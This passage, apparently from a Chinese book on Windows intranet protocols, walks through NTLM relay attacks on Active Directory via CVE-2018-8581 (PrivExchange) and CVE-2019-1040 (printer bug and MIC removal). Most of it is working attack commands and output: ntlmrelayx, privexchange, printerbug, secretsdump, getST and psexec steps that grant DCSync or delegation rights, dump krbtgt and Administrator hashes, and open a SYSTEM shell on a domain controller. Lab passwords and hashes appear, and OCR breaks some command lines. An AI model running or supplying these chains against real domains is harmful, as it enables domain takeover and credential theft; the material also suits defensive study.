[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36f9d9e6d98ecf8307baf4f46ef842a2:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:dbc55f9f925de5a482d3bf5ede7d0d46d4b121c01bdd9d06be4aed367212d3f9
krbtgt:aes128-cts-hmac-sha1-96:ee76ee32ff14974d8a6248c52f1bfe97
krbtgt:des-cbc-md5:bf571a26da68d6f8
[*] Cleaning up...
```

成功，也就是说如果我们只要能够在域内添加两台 ACL，这两条 ACL 的受托人就具备 Dcsync 的权限。

那什么样子的用户才能具备添加 ACL 的权限呢。我们通过 adfind 查下 (下一个系列 LDAP 篇将紧紧围绕 adfind 和 admod 展开)。

```
C:\Users\Administrator\Desktop>AdFind.exe -s base -b "DC=0day,DC=org" nTSecurityDescriptor   -resolvesids -sddl++   -sddlfilter ;;"[WRT PERMS]";;;  -recmute

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2

dn:DC=0day,DC=org
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CONT INHERIT];[DEL TREE][WRT PERMS];;inetOrgPerson;0DAY\Exchange Windows Permissions
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CONT INHERIT];[DEL TREE][WRT PERMS];;user;0DAY\Exchange Windows Permissions
>nTSecurityDescriptor: [DACL] ALLOW;;[WRT PERMS];;;0DAY\daiker
>nTSecurityDescriptor: [DACL] ALLOW;;[CR CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][READ][WRT PERMS][WRT OWNER];;;Non-specific Domain Admins
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[CR CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][DEL][READ][WRT PERMS][WRT OWNER];;;BUILTIN\Admin
>nTSecurityDescriptor: [SACL] AUDIT;[SUCCESS];[WRT PROP][WRT PERMS][WRT OWNER];;;Everyone


1 Objects returned

C:\Users\Administrator\Desktop>AdFind.exe -s base -b "DC=0day,DC=org" nTSecurityDescriptor   -resolvesids -sddl++   -sddlfilter ;;"[FC]";;;  -recmute

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2

dn:DC=0day,DC=org
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CONT INHERIT];[FC];msExchDynamicDistributionList;;0DAY\Organization Management
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CONT INHERIT];[FC];msExchDynamicDistributionList;;0DAY\Exchange Trusted Subsystem
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[FC];;;Enterprise Admins
>nTSecurityDescriptor: [DACL] ALLOW;;[FC];;;NT AUTHORITY\SYSTEM
```

我们发现 Exchange Windows Permissions,Exchange Trusted Subsystem 都具备 Write-ACL 的权限。

其实 Exchange Trusted Subsystem 是 Exchange Windows Permissions 组内成员

```
C:\Users\Administrator\Desktop>AdFind.exe -s SUBTREE -b "DC=0day,DC=org" -f "(CN=Exchange Trusted Subsystem)" memberOf

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2

dn:CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=0day,DC=org
>memberOf: CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=0day,DC=org
>memberOf: CN=Administrators,CN=Builtin,DC=0day,DC=org
```

Exchange Trusted Subsystem 的成员包括 Exchange 机器用户

```
C:\Users\Administrator\Desktop>AdFind.exe -s SUBTREE -b "DC=0day,DC=org" -f "(CN=Exchange Trusted Subsystem)" member

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2

dn:CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=0day,DC=org
>member: CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org


1 Objects returned
```

前面啰嗦了一大堆，现在来总结下获取域管权限的思路。

由于 Exchange 机器在 Exchange Trusted Subsystem 组里面，Exchange Trusted Subsystem 对域有 Write-ACL 权限，Exchange 机器用户自然而然具备 Write-ACL 权限，我们在拿到 Exchange 机器的 http 请求的时候，可以将请求 Relay 到 Ldap, 然后由于 Exchange 机器用户具备 Write-ACL 权限，我们在域内给添加两条 acl，acl 的受托人可以是任意用户，

```
'DS-Replication-Get-Changes'     = 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
'DS-Replication-Get-Changes-All' = 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
```

从而使该用户具备 Dcsync 的权限。然后 dump 域管的 hash 进行 pth，dump kebtgt 的 hash 进行黄金票据，等等。

3. 服务端是否要求签名

   我们 Relay 到的服务端是 Ldap, 前面咱们说过 Ldap 服务器的默认策略是协商签名。而不是强制签名。也就是说是否签名是有客户端决定的。服务端跟客户端协商是否签名。在这个漏洞里面发起的请求是 http 协议，http 协议是不要求进行签名，这也就意味着我们什么都不用做，在这个漏洞中并不要求签名。

最后梳理一下 8581 第二种思路 (获取域管权限) 的打法:

这里面

攻击者:172.16.228.1

Exchange:172.16.228.133

域控:172.16.228.135

1. 使用 impacket 监听端口进行等待连接


```
→  examples git:(master) ✗ python ntlmrelayx.py -t ldap://172.16.228
 --escalate-user daiker
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
```

2. 发起推送订阅指定所需的 URL，Exchange. 服务器将尝试向这个 URL 发送通知

```
→  PrivExchange git:(master) python privexchange.py -ah 172.16.228.1 owa2010sp3.0day.org -
u sqladmin -p admin\!\@\#45 -d 0DAY -ev 2010_SP1
INFO: Using attacker URL: http://172.16.228.1/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
INFO: Exchange 2010 detected. This version is not vulnerable to PrivExchange.
```

3. Relay 到域控的 Ldap 服务器并给普通用户 daiker 添加两条 acl

```
[+] Performing ACL attack
[+] Found sid for user daiker: S-1-5-21-1812960810-2335050734-3517558805-1178
[*] Querying domain security descriptor
[*] Success! User daiker now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20191209-114844.restore
```



4. daiker 进行 Dcync

```
→  examples git:(master) ✗ python secretsdump.py 0day.org/daiker:123\!\@\#qazwsx3@OWA2010S
P3.0day.org  -dc-ip 172.16.228.133 -just-dc-user administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
0day.org\Administrator:500:aad3b435b51404eeaad3b435b51404ee:c1a9d523f33eb7db76dc2d6349f59a
d9:::
[*] Kerberos keys grabbed
0day.org\Administrator:aes256-cts-hmac-sha1-96:ec6aec0130341de0ce426a052fd9db400544cfb5977
844acf78ea1a95ef9d0bf
0day.org\Administrator:aes128-cts-hmac-sha1-96:c8ec056f465e16adfd473d3709cecb74
0day.org\Administrator:des-cbc-md5:01f81631c47338a2
[*] Cleaning up...
```

19.3.5 5. CVE-2019-1040

该洞最早在于攻击者可以利用该漏洞可绕过 NTLM MIC 的防护机制。很经典的一次 NTLM_RELAY 。相信如果从 windows 内网协议学习从第一篇文章追踪过来的，对每个利用环节都无比熟悉。本篇文章要做的内容就是把这些漏洞利用点给串起来。跟 CVE-2018-8581 一样，我们主要关注一下三个方面，将思路串起来。

1. 怎么发起 ntlm 请求

这里利用到打印机漏洞，在Windows 内网协议学习 NTLM 篇之发起 NTLM 请求，我们有简单提到这个问题，这个也不算漏洞，微软官方认为是正常业务，也不给出补丁。微软的 spoolsv.exe 注册了一个服务和若干个 rpc。允许认证用户远程调用，其中 RemoteFindFirstPrinterChangeNotificationEx 这个函数运行传进一个 unc 路径，打印机服务就会去请求该 unc 路径。由于打印机是以 system 权限运行的，所以我们访问打印机 rpc，迫使打印机服务向我们发起请求拿到的 net-ntlm hash 是机器用户 hash。这个地方有两个利用点。一个是攻击 Exchange 机器，迫使 Exchange 机器用户向我们发起请求，另外一个就是攻击域管机器，迫使域管机器用户向我们发起请求。

2. 拿到 ntlm 请求之后要做什么

   考虑到都是机器用户发起的请求，机器用户并不能直接登录。因此不考虑 Relay 到 smb。我们考虑 Relay 到 Ldap。当是 Exchange 机器用户发起的请求时，我们可以跟 CVE-2018-8581，由于 Exchange 机器用户在 `Exchange Trusted Subsystem` 组，`Exchange Trusted Subsystem` 有 write-acl 权限，可以给任意用户添加 Dcsync 权限，这里不再赘述。

   我们考虑另外一种情况，当发起者是域管用户的时候，这个时候别看是域管机器，但是权限真的并不高。首先，他并不在域管组里面。其次，他能控制的 acl 也并不多。在 Windows 内网协议学习 NTLM 篇之 Net-NTLM 利用里面我们介绍了三种通用的漏洞利用思路，前两种在这种情况下，在这里并不适用，在 server2012r2，我们可以通过设置基于资源的约束委派。在域管机器属性马上到！S-AllowedToActOnBehalfOfOtherIdentity 里面添加一条 ace, 可以让任何机器用户和服务用户可以控制该用户 (NTLM 发起者)，虽然不能直接登录，但是因为该机器是域管机器，我们可以进行 dcync。

3. 服务端是否要求签名


   我们 Relay 到的服务端是 Ldap, 前面咱们说过 Ldap 服务器的默认策略是协商签名。而不是强制签名。也就是说是否签名是有客户端决定的。服务端跟客户端协商是否签名。不像 CVE-2018-8581，发起的协议是 HTTP 协议，通过打印机漏洞，发起的请求是 Smb 协议的请求，这也意味着我们客户端默认是要求签名的。这也是这个漏洞的核心所在。前面的思路，在Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory里面就已经提到了，作者在文章里面提及。

```
.... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
.... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
```

这个标识用于协商服务端是否进行签名，因为发起者是 smb 协议，默认这个标志位 (即 NTLMSSP_NEGOTIATE_ALWAYS_SIGN 和 NTLMSSP_NEGOTIATE_SIGN) 为 1，服务端会选择进行签名，但是当我们修改数据包将 Flag 位置为 0 的话，微软又设计了一套 MIC 校验。就是下图这个。它使用带有会话密钥的 HMAC-MD5 保护所有三个 NTLM 消息的完整性。如果更改了 NTLM 消息的 Flag 位，则 MIC 将无效并且身份验证将失败。

```
▶ Version 6.3 (Build 9600); NTLM Current Revision 15
  MIC: de24265a307bb0e440df3f793c8b83c9
```

有另外一个地方指示是否存在 MIC(标志 0x2 表示该消息包括 MIC)。如下图所示，我们称为 `msvAvFlag`



但是 `msvAvFlag` 在 targetInfo 里面。

由于在计算 Reponse 的时候，该 targetInfo 参与 Reponse 的计算。(关于 Response 计算的更多细节可以此参考Windows 内网协议学习 NTLM 篇之 NTLM 基础介绍)

```
@staticmethod
def _get_NTLMv2_response(user_name, password, domain_name,
                         server_challenge, client_challenge, timestamp,
                         target_info):
    """
    [MS-NLMP] v28.0 2016-07-14

    2.2.2.8 NTLM V2 Response: NTLMv2_RESPONSE
    The NTLMv2_RESPONSE strucutre defines the NTLMv2 authentication
    NtChallengeResponse in the AUTHENTICATE_MESSAGE. This response is used
    only when NTLMv2 authentication is configured.

    The guide on how this is computed is in 3.3.2 NTLM v2 Authentication.

    :param user_name: The user name of the user we are trying to
        authenticate with
    :param password: The password of the user we are trying to authenticate
        with
    :param domain_name: The domain name of the user account we are
        authenticated with
    :param server_challenge: A random 8-byte response generated by the
        server in the CHALLENGE_MESSAGE
    :param client_challenge: A random 8-byte response generated by the
        client for the AUTHENTICATE_MESSAGE
    :param timestamp: An 8-byte timestamp in windows format, 100
        nanoseconds since 1601-01-01
    :param target_info: The target_info structure from the
        CHALLENGE_MESSAGE with the CBT attached if required
    :return response: NtChallengeResponse to the server_challenge
    :return session_base_key: A session key calculated from the user
        password challenge
    """

    nt_hash = comphash._ntowfv2(user_name, password, domain_name)
    print("nt_hash")
    print(nt_hash.encode("hex"))
    temp = ComputeResponse._get_NTLMv2_temp(timestamp, client_challenge,
                                            target_info)

    nt_proof_str = hmac.new(nt_hash,
                            (server_challenge + temp),
                            digestmod=hashlib.md5).digest()
    response = nt_proof_str + temp

    session_base_key = hmac.new(nt_hash, nt_proof_str,
                                digestmod=hashlib.md5).digest()
    # print(type(session_base_key))
    # print(session_base_key)
    # print(session_base_key.encode("hex"))

    return response, session_base_key
```

改变了 `msvAvFlag` 值，targetInfo 的值随之发生那改变，生成的 Reponse 在检验的时候肯定会出错，NetNTLM 响应将无效并且身份验证将失败。这个时候原文的作者也没有办法了。

但是前面已经说过了，该洞最早在于攻击者可以利用该漏洞可绕过 NTLM MIC 的防护机制。因此这个漏洞最核心的地方在于绕过了 MIC 的校验。

最新的绕过将 NEGOTIATE_KEY_EXCHANGE 和 NEGOTIATE_VERSION 位置为 0，就不再检验 MIC 了。不像 `msvAvFlag` 那样参与 Reponse 的运算，因此置为 0 之后不仅不会校验 mic，也不会使得 Reponse 校验出错。

```
▼ Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negot
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
```

所以这一步,需要将 4 个 Flag 位 (TLMSSP_NEGOTIATE_ALWAYS_SIGN,NTLMSSP_NEGOTIATE_SIGN, NEGOTIATE_KEY_EXCHANGE，NEGOTIATE_VERSION) 置 0。

最后梳理一下 1040 的打法:

这里面

攻击者:172.16.99.2

域控 2012:172.16.99.12

域控 2016:172.16.99.16


```
python ntlmrelayx.py -t ldap://172.16.99.16 --del
er WIN7\$ --remove-mic --no-dump -smb2support
Impacket v0.9.21-dev - Copyright 2019 SecureAuth

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

1. 使用 impacket 监听 445 进行等待域控进行连接
2. 使用打印机漏洞让域控连接我们的 445(注意攻击的域控跟回连的 LDAP 所在的服务器不要在同一台域控)

```
python printerbug.py test.local/jack:123\!\@\#qazwsx2@172.16.99.12 172.16.99.2
[*] Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.99.12
785634123412cdabef000123456789ab01000000
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

3. Relay 到域控 dc2016 的 Ldap 服务器并添加基于资源的约束委派

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 172.16.99.12, attacking target ldap://172.16.99.16
[*] Authenticating against ldap://172.16.99.16 as TEST\DC2012R2$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 172.16.99.12, attacking target ldap://172.16.99.16
[-] Authenticating against ldap://172.16.99.16 as \ FAILED
[*] SMBD-Thread-6: Received connection from 172.16.99.12, attacking target ldap://172.16.99.16
[-] Authenticating against ldap://172.16.99.16 as \ FAILED
[*] Delegation rights modified succesfully!
[*] WIN7$ can now impersonate users on DC2012R2$ via S4U2Proxy
```



4. 发起 win7$ 到 dc2012 的 s4u，通过-impersonate 参数模拟用户 administrator 的票证

```
→  examples git:(master) ✗
python getST.py  test.local/WIN7\$  -dc-ip 172.16.99.12 -spn cifs/dc2012r2.
test.local -hashes 00000000000000000000000000000000:60c95c25bb02a4570b3ae8e
4ff2922c9 -impersonate administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

5. 使用 administrator 用户的票据登录域控。

```
→  examples git:(master) ✗ export KRB5CCNAME=administr
→  examples git:(master) ✗
python psexec.py test.local/administrator@DC2012R2.tes
.99.12 -k -no-pass
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corpo

[*] Requesting shares on DC2012R2.test.local.....
[*] Found writable share ADMIN$
[*] Uploading file bIpgRiYm.exe
[*] Opening SVCManager on DC2012R2.test.local.....
[*] Creating service xTZV on DC2012R2.test.local.....
[*] Starting service xTZV.....
[!] Press help for extra shell commands
Microsoft Windows [▒µ▒▒ 6.3.9600]
(c) 2013 Microsoft Corporationíú▒ú└┌╥• └└└¿ └√íú

C:\Windows\system32>whoami
nt authority\system
```

19.3.6 6. CVE-2019-1384

